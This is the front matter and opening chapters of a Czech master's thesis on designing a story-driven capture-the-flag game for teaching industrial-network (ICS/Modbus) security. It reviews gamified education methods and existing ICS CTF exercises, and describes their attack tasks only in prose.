


VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

PŘÍBĚHEM VEDENÁ „HRA-O-VLAJKU“ PRO PRŮMYSLOVÉ SÍTĚ

STORY-DRIVEN "CAPTURE-THE-FLAG" GAME FOR INDUSTRIAL NETWORKS

DIPLOMOVÁ PRÁCE

MASTER'S THESIS

AUTOR PRÁCE — **Bc. Marta Gašparová**

AUTHOR

VEDOUCÍ PRÁCE — **doc. Ing. Radek Fujdiak, Ph.D.**

SUPERVISOR

BRNO 2024

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní program **Informační bezpečnost**

Ústav telekomunikací

Studentka: Bc. Marta Gašparová ***ID:*** 221542

Ročník: 2 ***Akademický rok:*** 2023/24

NÁZEV TÉMATU:

Příběhem vedená „hra-o-vlajku“ pro průmyslové sítě

POKYNY PRO VYPRACOVÁNÍ:

Cílem práce je navrhnout a vytvořit „hru-o-vlajku“ (Capture The Flag, CTF) pro průmyslové sítě, kde hlavní roli bude hrát autentický příběh. V úvodní části student provede analýzu existujících CTF her zaměřených na průmyslové sítě, včetně jejich specifik a metodiky. Analýza bude postavena na odborných a vědeckých zdrojích. Na jejím základě student navrhne koncept příběhem řízené CTF hry, klade důraz na realističnost a vzdělávací hodnotu. V praktické části student vytvoří scénář hry simulující reálné kybernetické hrozby v průmyslovém kontextu. Scénář bude adaptován pro dvě věkové skupiny – střední a vysoké školy, a dvě časové varianty – hodinovou a celodenní. Na základě testování dostatečně velkou skupinou dobrovolníků student provede potřebné úpravy scénáře. Závěrečná část práce obsahuje podrobnou dokumentaci včetně popisu vývojového procesu, metodiky a zhodnocení testování.

DOPORUČENÁ LITERATURA:

[1] DO, Cuong T., et al. Game theory for cyber security and privacy. ACM Computing Surveys (CSUR), 2017, 50.2: 1-37.

[2] COENRAAD, Merijke, et al. Experiencing cybersecurity one game at a time: A systematic review of cybersecurity digital games. Simulation & Gaming, 2020, 51.5: 586-611.

Termín zadání: 5.2.2024 ***Termín odevzdání:*** 13.8.2024

Vedoucí práce: doc. Ing. Radek Fujdiak, Ph.D.

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Tato diplomová práce se zaměřuje na návrh a vývoj příběhově řízené hry typu Capture The Flag (CTF) pro průmyslové sítě s cílem poskytnout efektivní nástroj pro vzdělávání v oblasti kybernetické bezpečnosti. Práce analyzuje existující CTF hry zaměřené na průmyslové sítě, hodnotí jejich specifika a vzdělávací metody. Na základě této analýzy je vyvinut nový koncept CTF hry, který kombinuje realistické scénáře s poutavým příběhem, což napomáhá lepšímu pochopení komplexních problémů spojených s ochranou průmyslových systémů. Tohoto konceptu bylo dosaženo spojením ICS Cyber Kill Chain modelu a MITRE ATT&CK matice. V praktické části je vytvořen scénář hry emulující kybernetické hrozby v rámci ICS prostředí, a poté v rámci celé infrastruktury zahrnující ICS síť. Pro hru byl vybrán komunikační protokol Modbus TCP/IP. Scénář je adaptován pro dvě věkové skupiny – studenty středních a vysokých škol, a pro hodinový a celodenní časový rámec. Tento scénář byl testován a na základě zpětné vazby jsou provedeny úpravy pro optimalizaci vzdělávacího přínosu hry. Výsledkem je flexibilní vzdělávací nástroj, který podporuje jak teoretické znalosti, tak praktické dovednosti nezbytné pro efektivní kybernetickou bezpečnost průmyslových sítí.

KLÍČOVÁ SLOVA

Capture the Flag, Cyber Kill Chain, ICS, OT, SCADA, průmyslové sítě, příběh, CTF

ABSTRACT

This thesis focuses on the design and development of a story-driven Capture The Flag (CTF) game for industrial networks, aiming to provide an effective tool for education in cybersecurity. The work analyzes existing CTF games targeting industrial networks, evaluates their specific features and educational methods. Based on this analysis, a new concept of a CTF game is developed, combining realistic scenarios with an engaging storyline, which helps in better understanding the complex issues associated with protecting industrial systems. This concept was achieved by integrating the ICS Cyber Kill Chain model and the MITRE ATT&CK matrix. In the practical part, a game scenario is created that emulates cyber threats within an ICS environment, and then across the entire infrastructure, including the ICS network. The Modbus TCP/IP communication protocol was selected for the game. The scenario is adapted for two age groups—high school and university students. This scenario was tested, and based on feedback, adjustments were made to optimize the educational value of the game. The result is a flexible educational tool that supports both the theoretical knowledge and practical skills necessary for effective cybersecurity in industrial networks.

KEYWORDS

Capture the Flag, Cyber Kill Chain, ICS, OT, SCADA, industrial network, narrative, CTF

Vysázeno pomocí balíčku `thesis` verze 4.09; `https://latex.fekt.vut.cz/`

GAŠPAROVÁ, Marta. *Příběhem vedená „hra o vlajku“pro průmyslové sítě*. Diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2024. Vedoucí práce: doc. Ing. Radek Fujdiak, Ph.D.

Prohlášení autora o původnosti díla

Jméno a příjmení autora:	Bc. Marta Gašparová
VUT ID autora:	221542
Typ práce:	Diplomová práce
Akademický rok:	2023/24
Téma závěrečné práce:	Příběhem vedená „hra o vlajku“pro průmyslové sítě

Prohlašuji, že svou závěrečnou práci jsem vypracovala samostatně pod vedením vedoucí/ho závěrečné práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autorka uvedené závěrečné práce dále prohlašuji, že v souvislosti s vytvořením této závěrečné práce jsem neporušila autorská práva třetích osob, zejména jsem nezasáhla nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědoma následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autorky*

*Autor podepisuje pouze v tištěné verzi.

PODĚKOVÁNÍ

Ráda bych poděkovala vedoucímu diplomové práce panu doc. Ing. Radku Fujdiakovi, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci. Děkuji své rodině za jejich podporu.

Obsah

Seznam obrázků

Seznam tabulek

Úvod

V současné době, kdy se vyostřuje geopolitická situace, nabývá zabezpečení průmyslových sítí a systémů kritické infrastruktury zvláštní důležitosti. Průmyslové řídicí systémy jsou páteří moderního průmyslu a zahrnují vše od výroby energie až po zásobování vodou a telekomunikace. Jejich narušení může mít vážné dopady nejen pro jednotlivé podniky, ale i pro celou společnost.

Zvlášť znepokojující je skutečnost, že v posledních letech jsme svědky rostoucího počtu kybernetických útoků na kritickou infrastrukturu, často koordinovaných a sofistikovaných, vedených státními i nestátními aktéry. Tyto útoky nejsou zaměřeny pouze na ekonomické cíle, ale mají potenciál destabilizovat celé regiony a ohrozit bezpečnost obyvatel. Nejznámějším příkladem vysoce koordinovaného útoku je počítačový červ Stuxnet nebo cílená hackerská kampaň na ukrajinskou elektrárnu v roce 2015.

Cílem této práce je navrhnout a vytvořit interaktivní hru Capture The flag pro průmyslové sítě, která bude provázena poutavým příběhem.

V teoretické části jsou popsány metody vzdělávání (nejen) v informační bezpečnosti. První kapitola uvádí několik variant her, které se uplatňují pro výuku a školení. Blíže jsou pak rozebrány druhy CTF her a již existující CTF hry. Druhá kapitola popisuje zásadní pojmy v průmyslových sítích a zařízení v nich. Uvedeny jsou také analytické modely, které vychází ze známých incidentů v průmyslových sítích. Třetí kapitola se zabývá návrhem CTF hry, kterou je potřeba vytvořit pro střední a vysoké školy se zaměřením na kybernetickou bezpečnost a na informační technologie. Na základě tohoto výstupu jsou vytvořeny scénáře s hodinovou a celodenní časovou dotací pro obě věkové skupiny s pomocí již zmíněných analytických modelů. Tyto scénáře jsou doprovázeny příběhem.

Praktická část začíná kapitolou Technický vývoj hry, ve které se popisuje využití technologií docker a docker compose. Tyto technologie umožní vytvořit bezpečné izolované prostředí pro účastníky, kteří se nemusí ostýchat zkoušet si nejrůznější nástroje během události CTF. Sekce Vývoj popisuje obecný začátek k zahájení vývoje. Tato sekce se potom dělí na Vývoj hodinové CTF hry a Vývoj celodenní CTF hry. V každé této části jsou uvedeny konfigurace emulovaných zařízení. Vývoj celodenní CTF hry pak popisuje síťové nastavení navržené podle upraveného Purdue modelu, dále jsou popsány jednotlivé kontejnery. Celkový důraz je kladen na co nejvyšší automatizaci spouštění scénáře. Popis infrastruktury je aktuální a již otestovaný. Poslední část praktické části komentuje průběh hry, včetně náhlých změn a problémů, které bylo potřeba vyřešit, nebo najít alternativu, která zmírní neřešitelný problém pro danou situaci.

1 Vzdělávání v kybernetické bezpečnosti

V dnešním světě, kde technologie a internet pronikají do každé sféry našeho života, je kybernetická bezpečnost nezbytná pro ochranu osobních, firemních i státních informací. S rostoucím počtem kybernetických útoků, jako jsou hacking, phishing, ransomware a další, se zvyšuje potřeba vysoce kvalifikovaných odborníků, kteří rozumějí těmto hrozbám a jsou schopni je efektivně řešit. Vzdělávání v oblasti kybernetické bezpečnosti je proto důležité pro vývoj dovedností a znalostí potřebných k identifikaci, předcházení a reagování na tyto hrozby.

Vzhledem k neustálému nárůstu kybernetických hrozeb a významu digitálních dat je vzdělávání v kybernetické bezpečnosti podstatné pro ochranu soukromých, firemních i státních zájmů. Znalost nejnovějších technologií a metod obrany je pro odborníky v tomto oboru nezbytná. Existuje několik cest, jakými lze dosáhnout vzdělání v kybernetické bezpečnosti

Formální vzdělávání v kybernetické bezpečnosti zahrnuje akademické programy na středních školách, vysokých školách a univerzitách. Tento přístup je základem pro rozvoj hlubokého pochopení teoretických a částečně praktických aspektů kybernetické bezpečnosti. Nutností daného studijního programu je aktualizovat vzdělávací osnovy relevantní pro současnou situaci.

Online kurzy se staly důležitým zdrojem vzdělávání nejen v oblasti kybernetické bezpečnosti především díky jejich flexibilitě a široké dostupnosti. Tyto kurzy pokrývají širokou škálu témat od základních počítačových dovedností až po pokročilé techniky v kybernetické bezpečnosti. Platformy jako Udemy, Coursera a Cybrary nabízí široký výběr kurzů a specializovaných školení. Tyto kurzy jsou často vedeny odborníky z praxe a zahrnují aktuální a relevantní obsah.

Certifikační programy jsou lukrativní pro odborníky v oblasti kybernetické bezpečnosti, poskytují standardizované hodnocení dovedností a znalostí. Mezi populární certifikační programy patří Certified Information Systems Security Professional (CISSP), který je vhodný pro zkušené odborníky, jež chtějí prokázat své znalosti v kybernetické bezpečnosti. Dalším důležitým certifikátem je Certified Ethical Hacker (CEH), jehož cílem je zaměřit se na techniky a nástroje používané etickými hackery. Neméně známý certifikát CompTIA Security+ představuje základní certifikaci pro ty, kteří začínají v oblasti kybernetické bezpečnosti. Pokrývá základní principy bezpečnosti sítí a správy rizik. Velmi prestižní je také certifikace od společnosti SANS, která pravidelně aktualizuje svůj vzdělávací materiál a umožňuje získat certifikáty v oblasti malware analýzy, forenzní analýzy Windows, Cyber Threat Intelligence (CTI), penetračního testování pro korporáty a mnoha dalších sférách. Certifikace jsou často vyžadovány zaměstnavateli jako důkaz odborných znalostí a dovedností.

Účast na **workshopech, seminářích a konferencích** je velmi cenná pro rozvoj profesních dovedností a budování sítě kontaktů v oboru. Zmíněné akce nabízejí praktické zkušenosti, kde účastníci mohou aplikovat teoretické znalosti v simulovaných scénářích. Workshopy mohou zahrnovat témata jako incident response, penetrační testování, nebo forenzní analýzu.

Bezpečnostní kybernetické cvičení neboli simulace reálných kybernetických útoků a obranných scénářů umožňuje účastníkům získat praktické zkušenosti a porozumět komplexitě a dynamice kybernetických hrozeb. Často takové cvičení bývá provozováno i v rámci globálního světa. Účastníci cvičení bývají členské státy Severoatlantické aliance, která zároveň připravuje taková cvičení. Mezi nejznámější patří Locked Shields.

Gamifikace je přirozeným prvkem vzdělávání v oblasti informatiky a její využití je obzvláště atraktivní v kybernetické bezpečnosti. Hry budí zájem u studentů, kteří se chtějí rozvíjet v informatice, a většina her využívá širokou škálu technik kybernetické bezpečnosti (například mechanismy proti

podvodům), což usnadňuje propojení gamifikovaných zkušeností s aplikacemi v reálném světě. Kromě toho povaha kybernetické bezpečnosti dobře koresponduje se soutěživým charakterem her[1]. Blíže jsou uvedeny některé styly gamifikace, které se uplatňují v kybernetické bezpečnosti.

1.1 Gamifikace

Gamifikace a vzdělávací hry představují příležitost, efektivitu a relevanci vzdělávání v rychle se vyvíjejícím sektoru kybernetické bezpečnosti. S využitím herních prvků a technik může gamifikace zásadně zvýšit zapojení a motivaci účastníků vzdělávání.

Existuje mnoho způsobů, které se využívají v kybernetické bezpečnosti v rámci gamifikace. Mezi nejčastější formy gamifikace patří následující:

1. **Capture the Flag** (CTF), viz 1.2.
2. **Gamifikované kvízy** jsou uplatňovány pro osobní rozvoj nebo jako součást přípravy na profesionální certifikační zkoušky [2]. Součástí těchto kvízů může být jednoduchá hra (například vyhýbání se škodlivým souborům).
3. **Hry ve měnící se realitě**(Alternate Reality Games, ARG) jsou interaktivní hry, které propojují prvky skutečného světa s virtuálními hádankami a indiciemi. Tyto hry často využívají motivy inspirované populárními filmy nebo literaturou a umísťují je do webových prostředí nebo fyzických objektů. Hry kladou důraz především na atraktivní příběhy a skryté vzkazy, což vede k intenzivnějšímu zapojení hráčů. Hráči mohou být vtaženi do dobrodružství, které se odehrává jak v digitálním světě prostřednictvím aplikací nebo online platforem, tak i ve fyzickém světě prostřednictvím knih nebo dalších hmatatelných předmětů [2].
4. **Stolní hry** (Table-top Games) nabízejí vzdělávací zkušenost, která je spíše netechnická, nicméně slouží jako výchozí bod pro studenty bez rozsáhlých znalostí v informatice. Zároveň je praktická a rozvíjí kritické myšlení. Mezi stolní hry patří například **[d0x3d!]**, Elevation of Privilege, která je vytvořena společností Microsoft, dále OWASP Cornucopia nebo Escape Rooms in a Box[3].
5. **Hádanky** (Puzzles) pomáhají studentům zorientovat se v problematice, ale zároveň pružně reagovat na vzniklé problémy. Vzdělávání ve formě hádanek může mít formu kriskros nebo formu otázky v CTF, která vhodně povede studenta k výsledku, jehož má dosáhnout[36].
6. **Programy odměn za odhalení softwarových chyb** známé jako bug bounties jsou efektivním nástrojem pro testování a zabezpečení produktů. Tento přístup spočívá ve stanovení jednoznačných pravidel a omezení rozsahu intervence pro ochranu konkrétních služeb ze strany pořadatele bug bounties. Finanční odměny jsou nabízeny těm, kteří objeví určité zranitelnosti typu vzdáleného spuštění kódu, obejití zabezpečení a jiné. Tyto programy jsou přínosné jak pro výzkumníky v oblasti kybernetické bezpečnosti, tak pro samotné firmy.
7. **Únikové místnosti** (Escape Rooms) jsou oblíbené hlavně díky svému týmovému charakteru a úkoly. Úkoly spočívají v „úniku“z místnosti v určitém časovém intervalu. Únikové místnosti jsou navrženy tak, aby podporovaly týmovou spolupráci, rozvíjely kritické myšlení a testovaly schopnosti řešit problémy v různých typech skupin. Scénáře se odehrávají jak ve fyzickém, tak ve virtuálním prostředí[2].

Pro účely práce je blíže rozebrána hra, která nese název Capture the Flag (CTF). V následující sekci je popsán princip CTF her, které mohou být kategorizovány podle stylu hraní.

1.2 CTF

Capture the Flag (CTF) je znám již z dob americké občanské války (1861–1865). Nošení vlajky mělo význam na bojištích na obou stranách protivníků, jelikož na bitevním poli během střílení vojáci nebyli schopni poslouchat rozkazy od velitele. Muž, který nesl vlajku, byl proto zmocněn předáváním rozkazů od velitele pomocí manipulace s vlajkou. Pokud se nepříteli podařilo ukořistit protivníkovu vlajku, zmocnil se celého pluku [18].

Soutěže Capture the Flag v digitálním prostředí přebírají základní principy tradičních CTF her, přičemž hlavní rozdíl spočívá v tom, že akce se odehrává ve virtuálním světě. Místo fyzických terénů se týmy soustřeďují na ochranu a útok na systémy s bezpečnostními slabinami, kde „vlajky"jsou reprezentovány alfanumerickými kódy. V oblasti vzdělávání v kybernetické bezpečnosti se často využívají virtuální systémy s určitými zranitelnostmi, které napomáhají procesu učení. Úkoly CTF mohou být nasazeny jak ve skupinách, tak individuálně, a mohou být nezanedbatelným prvkem pro podporu samostatného učení. K dalšímu rozšíření těchto metod byly vyvinuty platformy Cyber Rangers, které se v kombinaci s událostmi CTF používají pro tvorbu cvičení v oblasti informační bezpečnosti. Výhody používání virtualizace spočívají v tvorbě realistických bezpečnostních scénářů, jejich přizpůsobitelnosti a ve vytváření událostí, které jsou přímo spojeny s učebními cíli[2].

Existují čtyři hlavní druhy CTF:

1. Klasický styl (Jeopardy-style) – Tento formát je vhodný pro samostatné hráče, kteří se utkávají v řešení různých úkolů. Úkoly jsou rozděleny do různých kategorií jako je bezpečnost, kryptografie a steganografie (technika ukrytí zprávy). Soutěž začíná spuštěním časovače, který určuje délku hry. Účastník nebo tým s nejvyšším počtem bodů na konci soutěže vyhrává. Hlavním cílem je najít „vlajku"(flag) v každém úkolu. Role hackera je nejčastěji stanovena pro Jeopardy-style [7].
2. Útok-Obrana (Attack-Defend) – Tento typ soutěže zahrnuje dva proti sobě stojící týmy - útočníky a obránce. Útočníci se snaží proniknout do chráněného systému a získat vlajku, zatímco tým obránců musí bránit svůj systém a zamezit útokům. Útočníci mají povoleno používat různé hackerské nástroje, zatímco obránci v rámci pravidel mohou dělat cokoli, aby ochránili své stroje. Obvykle jsou uspořádána dvě kola, ve kterých se týmy střídají v rolích útočníků a obránců.
3. Král kopce (King of the Hill) – Tato varianta je zaměřena na rozvoj dovedností v penetračním testování a simuluje reálné situace. Hráči jsou rozděleni do týmů a mají za úkol chránit svou infrastrukturu a zároveň útočit na infrastrukturu ostatních týmů. Cílem je udržet kontrolu nad určeným územím a případně získat území jiných týmů. Tato hra se odehrává v izolovaném virtuálním prostředí, kde jsou virtuální stroje se systémy Linux a Windows vzájemně propojeny v různých konfiguracích. Hráči v rámci pravidel hry musí použít své dovednosti k ochraně vlastní infrastruktury a k útokům na infrastrukturu ostatních týmů. Na rozdíl od Attack-Defend nejsou týmy pevně rozděleny na útočníky a obránce. Cílem je získat nadvládu nad územím soupeře[38].
4. Hybridní styl (Hybrid style) – Tato forma představuje inovativní kombinaci prvků z her typu Jeopardy-style, Attack-Defend a King of the Hill, čímž nabízí unikátní a komplexní vzdělávací zkušenost. Tento styl je navržen tak, aby využíval výhod různých postupů, přičemž propojuje realistické scénáře a týmovou dynamiku z Attack-Defend a King of the Hill s širokou škálou úkolů typických pro Jeopardy-style. Výsledkem je formát, který je vhodný pro široké spektrum účastníků od začátečníků po pokročilé a umožňuje participantům rozvíjet dovednosti. Hybridní styl je obzvláště užitečný pro simulaci komplexních reálných scénářů[12].

1.2.1 Analýza existujících her CTF s tématikou průmyslové sítě

První část sekce se zabývá přímo dostupnými hrami CTF zaměřenými na tematiku ICS. Tento postup je zvolen z důvodu analýzy scénářů, které online/offline platformy CTF nabízí. Druhá část sekce se zabývá případovými studiemi her CTF, které mají instituce nasazené na svých nebo hostovaných platformách, ovšem bez volného přístupu.

Volně dostupné hry CTF pro průmyslové sítě jsou v porovnání s jinými oblastmi kybernetické bezpečnosti méně rozšířené. Mnoho her CTF v tomto segmentu je nabízeno komerčně, což může omezovat jejich dostupnost pro širší veřejnost nebo vzdělávací instituce. Hry provozované společností SANS nebo Kaspersky jsou často navrženy s vysokou úrovní komplexnosti a technických detailů, což je přizpůsobeno potřebám a dovednostem zkušených profesionálů v oboru. Toto zaměření na vysokou odbornost a specializaci může být pro začátečníky nebo studenty výzvou, čímž se otevírá potřeba vývoje více dostupných a vzdělávacích her v oblasti průmyslových sítí.

Zkoumané hry zahrnují i základní metody platforem, na kterých je možno hry zkoušet, popřípadě lze stáhnout virtuální stroj se zranitelnými prvky. Hry byly vybrány na základě finanční dostupnosti na Internetu. Byly podrobeny analýze z hlediska hráče, který zkoumá volně dostupné hry CTF. Účelem je vyhodnotit obtížnost těchto her, jejich přidanou vzdělávací hodnotu a rovněž jakými výhodami a nevýhodami jednotlivé hry disponují.

TryHackMe - Attacking ICS Plant

TryHackMe [6] je populární online platforma specializující se na procvičování různých tematických okruhů formou hry CTF. TryHackMe nabízí mnoho modulů a vzdělávacích programů ve více odvětvích kybernetické bezpečnosti jako jsou penetrační testování, forenzní analýza, lámání hesel, analýza logů, odhalování phishingových zpráv a mnoho dalších témat.

Platforma sdružuje tematické okruhy do „místností“(rooms), přičemž každá místnost obsahuje vzdělávací materiály včetně jednotlivých vlajek. Pro většinu místností je k dispozici virtualizované prostředí, které hostuje zranitelný software, služba, nebo operační systém. Tato virtuální prostředí jsou přístupná pouze uživatelům, kteří se k nim mohou připojit prostřednictvím VPN (Virtual Private Network).

TryHackMe poskytuje placené služby, které nabízejí rychlejší nastavení virtuálních prostředí a přístup k rozšířenému výběru místností. Platící uživatelé mají také k dispozici vyhrazený virtuální stroj s operačním systémem Kali Linux, ke kterému mohou přistupovat vzdáleně.

Uživatelé mohou také vytvářet scénáře a poskytovat obrazy virtuálních disků, které jsou následně použity jako základ pro virtuální prostředí. Mnohé místnosti umožňují také uživatelům stáhnout základní obrazy a spustit scénáře lokálně, což snižuje závislost na cloudových zdrojích platformy. K dispozici je také funkce, která dovoluje uživatelům vytvářet kopie místností a upravovat je podle svých potřeb.

Navzdory flexibilnímu přístupu k výuce a široké škále úkolů se platforma potýká s několika problémy. Nebylo zjištěno, jak TryHackMe kontroluje funkčnost různých scénářů. Moduly jako jsou „Attacking ICS Plant“, poukazují na dobrou úroveň vzdělávacích materiálů, ale zároveň zdůrazňují potřebu pravidelných aktualizací.

Edukační hra Attacking ICS Plant na platformě TryHackMe demonstruje metodiku učení zaměřenou na praktickou aplikaci teoretických znalostí v oblasti průmyslových kontrolních systémů (ICS).

Tato hra je rozdělena do dvou částí, přičemž každá z nich se zaměřuje na různé aspekty manipulace s komponentami ICS a protokolem Modbus.

Attacking ICS Plant 1: Tato část se soustředí na seznamování uživatelů s provozními technologiemi, základními komponentami ICS a funkcemi protokolu Modbus. Uživatelé jsou vyzváni ke stažení a použití Python skriptů pro interakci s protokolem Modbus, což zahrnuje prozkoumávání a nastavování registrů a manipulaci s chodem komponentů jako jsou motory a senzory. Nevýhoda této vzdělávací místnosti spočívá v nejasných instrukcích, jak použít přiložené skripty. Druhým nedostatkem je, že uživatel nemá možnost volby při provádění útoků na PLC. Jsou nabídnuty pouze skripty, ve kterých se mírně mění jenom několik parametrů. Tyto skripty uživatel následně používá proti stanici, která je pro tento útok konfigurována. Ve skutečnosti by bylo vhodnější nabídnout uživatelům známější penetrační nástroje (Metasploit), aby neměli pocit, že útok lze provést pouze pomocí daného skriptu.

Attacking ICS Plant 2 je pokročilejší část, která navazuje na Attacking ICS Plant 1. Úkoly jsou zaměřené na protokol Modbus v kontextu ICS, avšak nabízí účastníkům menší množství nápověd. Klade se větší důraz na samostatné řešení problémů. Úkoly zahrnují například manipulaci s naplňovacími systémy nádrží, zkoumání různých senzorů a registrů. Uživatelé musí aplikovat získané znalosti, aby úspěšně dokončili úkoly a získali flagy. Problémy se zde vyskytují při spuštění skriptů, pokud uživatel nestáhne správnou verzi knihovny pymodbus.

První část hry (Attacking ICS Plant 1) je z pedagogického hlediska přes všechny své nedostatky uživateli vysoce ceněnou verzí, která je dobrým odrazovým můstkem pro hraní druhé části hry (Attacking ICS Plant 2).

VulnHub – Bizarre Adventure: Joestar

Vulnhub[1] je platforma poskytující řadu bezplatně dostupných virtuálních strojů pro trénink hackingu a testování bezpečnostních dovedností, a to zejména v offline prostředí bez nutnosti přihlášení na platformu. Uživatelé si mohou stáhnout konkrétní zranitelné virtuální stroje, na kterých chtějí praktikovat a rozvíjet své dovednosti v oblasti kybernetické bezpečnosti. Mnohé z těchto strojů jsou doplněny návody (write-ups), jež ukazují, jak najít v rámci nich flagy.

Metodika využití Vulnhubu je založena na asynchronním přístupu, což uživatelům umožňuje kdykoliv se k tréninkovému modulu vrátit, aniž by byli časově limitováni. To jim dává flexibilitu v tréninku a možnost pracovat ve svém vlastním tempu. K dispozici je také krátký popisek každého virtuálního stroje, který obsahuje informace o jeho nasazení a někdy i tipy na to, jaké nástroje nebo techniky by měl uživatel během cvičení použít. Virtuální stroje k procvičování hackingu jsou přímo vytvářeny uživateli Vulnhubu.

Jelikož je Vulnhub primárně offline platformou, neposkytuje systém bodování nebo jiné formy zpětné vazby jako jsou statistiky, které by uživatelům umožňovaly sledovat své pokroky ve srovnání s ostatními. Tato skutečnost může ovlivnit uživatelskou zkušenost a snížit motivaci k dalšímu používání platformy.

Na platformě je k dispozici pouze jedna hra související s průmyslovými sítěmi, a to „Bizarre Adventure: Joestar“. Tato hra obsahuje virtuální stroj, na kterém je nasimulován petrochemický systém, přičemž se využívá operační systém Ubuntu. Uživatel je vyzván k průzkumu sítě, detekci zařízení a hledání flagu, což vyžaduje pokročilé znalosti penetračního testování a manipulaci s nástroji dostupnými v operačním systému Kali Linux.

[1] https://www.vulnhub.com

Výzvy, které hra představuje, jsou komplexní a vyžadují hlubší porozumění ICS a kybernetické bezpečnosti, což může být pro začínající studenty příliš náročné a potenciálně demotivující. Aby se zlepšila motivace a učební výsledky, měly by být do hry zařazeny další flagy pro mezistupně úspěchu, což by studentům umožnilo osvojit si znalosti postupně a zároveň poskytlo okamžitou zpětnou vazbu o jejich pokrocích.

Hack the Box – Factory

Hack The Box (HTB)[5] je rozšířená online platforma zaměřená na rozvoj dovedností v kybernetické bezpečnosti. Poskytuje uživatelům realistické scénáře a úkoly pro testování a vylepšení jejich schopností v penetračním testování a kybernetické obraně. Platforma se vyznačuje širokou škálou úkolů od základních výzev pro začátečníky po pokročilé úlohy pro zkušené uživatele a zahrnuje zranitelné webové aplikace, kryptografii, steganografii a reverzní inženýrství.

Pro studenty a odborníky, kteří hledají intenzivní a realistické zkušenosti v oblasti kybernetické bezpečnosti, je HTB ideální platformou. Navržené úkoly v ní obsažené poskytují neocenitelnou příležitost pro rozvoj pokročilých dovedností a aplikaci teoretických znalostí v praktických situacích.

Vzhledem k tomu, že existuje zákaz šíření možného řešení této hry na platformě Hack the Box, nelze publikovat postup, jak lze správných výsledků dosáhnout a uživatel si musí pomoci sám. Hra **Factory** nabízí možnost vyzkoušet si útoky na protokol Modbus, pokusit se zorientovat v nákresu ladder diagramu PLC otestovat zranitelnosti v protokolu Modbus RTU a PLC. Jedná se o formu black-box testování. Podobný princip má hra Joestar, kde student nemá k dispozici otázky nebo nápovědy, které by vedly k postupnému řešení problému.

Podobně jako je tomu ve hře Joestar si z edukačního hlediska student musí aktivně dohledávat informace o nasazených protokolech, o běžícím softwaru. K nim musí dohledat možné nástroje, které by mohly pomoci zneužít potenciální zranitelnosti. Tento formát hry však může brzy vyčerpat motivaci studentů zejména ze středních škol, kteří by se mohli cítit přílišnými aktivitami přetíženi.

S3

SWaT Security Showdown (S3)[17] byla událost Capture the Flag specificky zaměřená na bezpečnost průmyslových řídicích systémů. Pro tuto událost byly vytvořeny specifické úkoly v ICS, při kterých si uživatelé cvičili praktické i teoretické znalosti. Účastníci měli přístup do skutečného zařízení na úpravu vody a následně interagovali se simulovanými komponentami a ICS honeypoty. Události S3 se účastnily týmy etických hackerů i řídících pracovníků z mezinárodní akademické sféry a průmyslu.

Ve hře CTF uživatelé procházejí síťovou infrastrukturou vodohospodářského závodu. Hra měla dohromady šest etap:

1. **Zásobování a skladování** – surová voda se čerpá ze zdroje do nádrže na surovou vodu.
2. **Předúprava** – surová voda se chemicky upravuje řízením její elektrické vodivosti a pH.
3. **Ultrafiltrace a zpětné proplachování** – voda se čistí pomocí ultrafiltračních membrán. Ultrafiltrovaná voda se shromažďuje v ultrafiltrační nádrži a pravidelně se čistí pomocí ultrafiltračních membrán.
4. **Dechlorace** – chlór z ultrafiltrované vody se odstraňuje chemicky nebo fyzikálně.
5. **Reverzní osmóz**a – voda je čištěna pomocí reverzní osmózy, jejímž výsledkem je permeát (čištěný) a koncentrát (špinavá voda)
6. **Přeprava a skladování permeátu** – permeátová voda se ukládá do nádrže na permeát.

Přestože organizátoři blíže nespecifikovali průběh testování, došli k závěru, že účastníci, kteří mají IT zkušenosti, a disponují prestižními certifikáty, nevykazují významné znalosti v sítích ICS. Na druhé straně, odborníkům na ICS chybí koncepční vzdělání v kybernetické bezpečnosti. Celkové výsledky byly shrnuty následovně:

- Nedostatek bezpečnostního vzdělání specifického pro ICS, protože inženýři ICS nejsou školeni v kybernetické bezpečnosti a IT specialisté nejsou vzděláváni v průmyslových řídicích systémech.
- Infrastruktura ICS je prakticky nepřístupná, jelikož produkční ICS nelze použít pro vzdělávání a výzkum. Dále byl zjištěn akutní nedostatek testovacích zařízení pro akademické účely.

Po detekování těchto problémů se organizátoři rozhodli, že je potřeba sjednotit přípravnou fázi pro specialisty IT a OT ve formě Jeopardy-style. Prvním úkolem byl úvod do síťové oblasti (ARP poisoning mezi dvěmi PLC). Další úkoly spočívaly v manipulaci s aktuátorem, který způsobil přetečení nádoby s vodou. Třetím úkolem bylo provedení DoS útoku na službu HMI (Human Machine Interface) za pomocí útoku Man in the Middle (MitM) tím způsobem, že pakety PLC a HMI byly zahazovány. Také se upravovala hodnota keep-alive. Posledním úkolem bylo přetečení ultrafiltrační nádoby. Toho bylo dosaženo manipulací paketů formou MitM.

Na konci celé hry bylo zjištěno, že hráči, kteří pracují v ICS, projevili větší zájem o kybernetickou bezpečnost a porozuměli jejím základním konceptům. Na druhou stranu hráči původně z IT oblasti se výrazně obohatili o znalosti v průmyslových protokolech, HMI, PLC a programovacím jazyce LD.

RADICL CTF

RADICL [2] je americká společnost zabývající se kybernetickou bezpečností zejména pro kritickou infrastrukturu a obrannou průmyslovou základnu (Defense Industrial Base, DIB).

